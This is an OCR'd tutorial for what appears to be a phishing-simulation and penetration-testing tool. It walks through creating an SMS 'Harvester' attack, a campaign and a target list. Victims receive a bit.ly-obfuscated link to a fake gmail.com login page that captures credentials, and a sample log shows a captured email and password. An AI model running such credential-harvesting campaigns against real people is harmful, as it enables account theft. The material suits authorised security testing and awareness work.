


In your Bit.ly account generate an OAuth token as directed by the help.




Save the token in the Site Configurator and relogin.


To create an attack go to Design New Attack on the left hand menu. Set the name of the attack, the type of attack (Harvester for this example), delivery method and other settings as necessary (in this case SMS template for the SMS delivery and harvester template for the harvester page). You can check the box to automatically create a campaign with this one attack to save a step, but let's not so we can look at creating a campaign.




After saving the attack(s) to want to run, go to Design New Campaign on the left. Name the campaign and select the desired attacks(s) from the list of saved attacked. Click Save Campaign on the right.




We need targets to attack. Click Target Lists on the left hand menu. You can upload a list or enter the list through the dialog. In this example we put in the number and a label of our target emulator. Save the target list with the upload button once you have entered all your targets.




Now that we have a campaign and targets to run it against go to Execute Campaigns on the left. Choose a campaign to run from the saved campaigns on the left, a target list to turn it against, and click Execute Campaign.




The targets will receive a text message with the SMS template text with a bit.ly obfuscated link.



If the target clicks on the link it redirects to the harvester page. It looks and feels like the real gmail.com (and redirects to it after the user attempts to login) but captures the users requests.



You can view the results from View Executed Campaigns on the left and View Results on the campaign. The results page is trying to be fancy but needs some work.



All the results are recorded at the command line in text files, so while the GUI is catching up on reporting you do still capture the complete results in a simple text manner in the savedruns folder as we saw in the command line example.

```
[18/Jul/2017:03:07:41] 15555215556 Mozilla/5.0 (Linux; Android 4.4.2; sdk Build/KK)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile Safari/537.36
Array
(
   [Page] => PasswordSeparationSignIn
   [GALX] => r9sjCH0jhTc
   [gxf] => AFoagUVcVYmAUv3H4uexqIFC_m6li19UOw:1472507395231
   [ProfileInformation] =>
APMTqukrI9eMof6rKTZLXONIo2D_7O7jckkzeWvH8Bik_FGhZW66AygC4vxxStMsMLHacY53omYTkRII
fsd9z40gvcGZnezyzb1Hryvn1x1ufAAZ5_5l584
   [_utf8] => ☃
   [bgresponse] => js_disabled
   [Email] => georgia@shevirah.com
   [Passwd] => password
   [signIn] => Sign in
   [PersistentCookie] => yes
)
```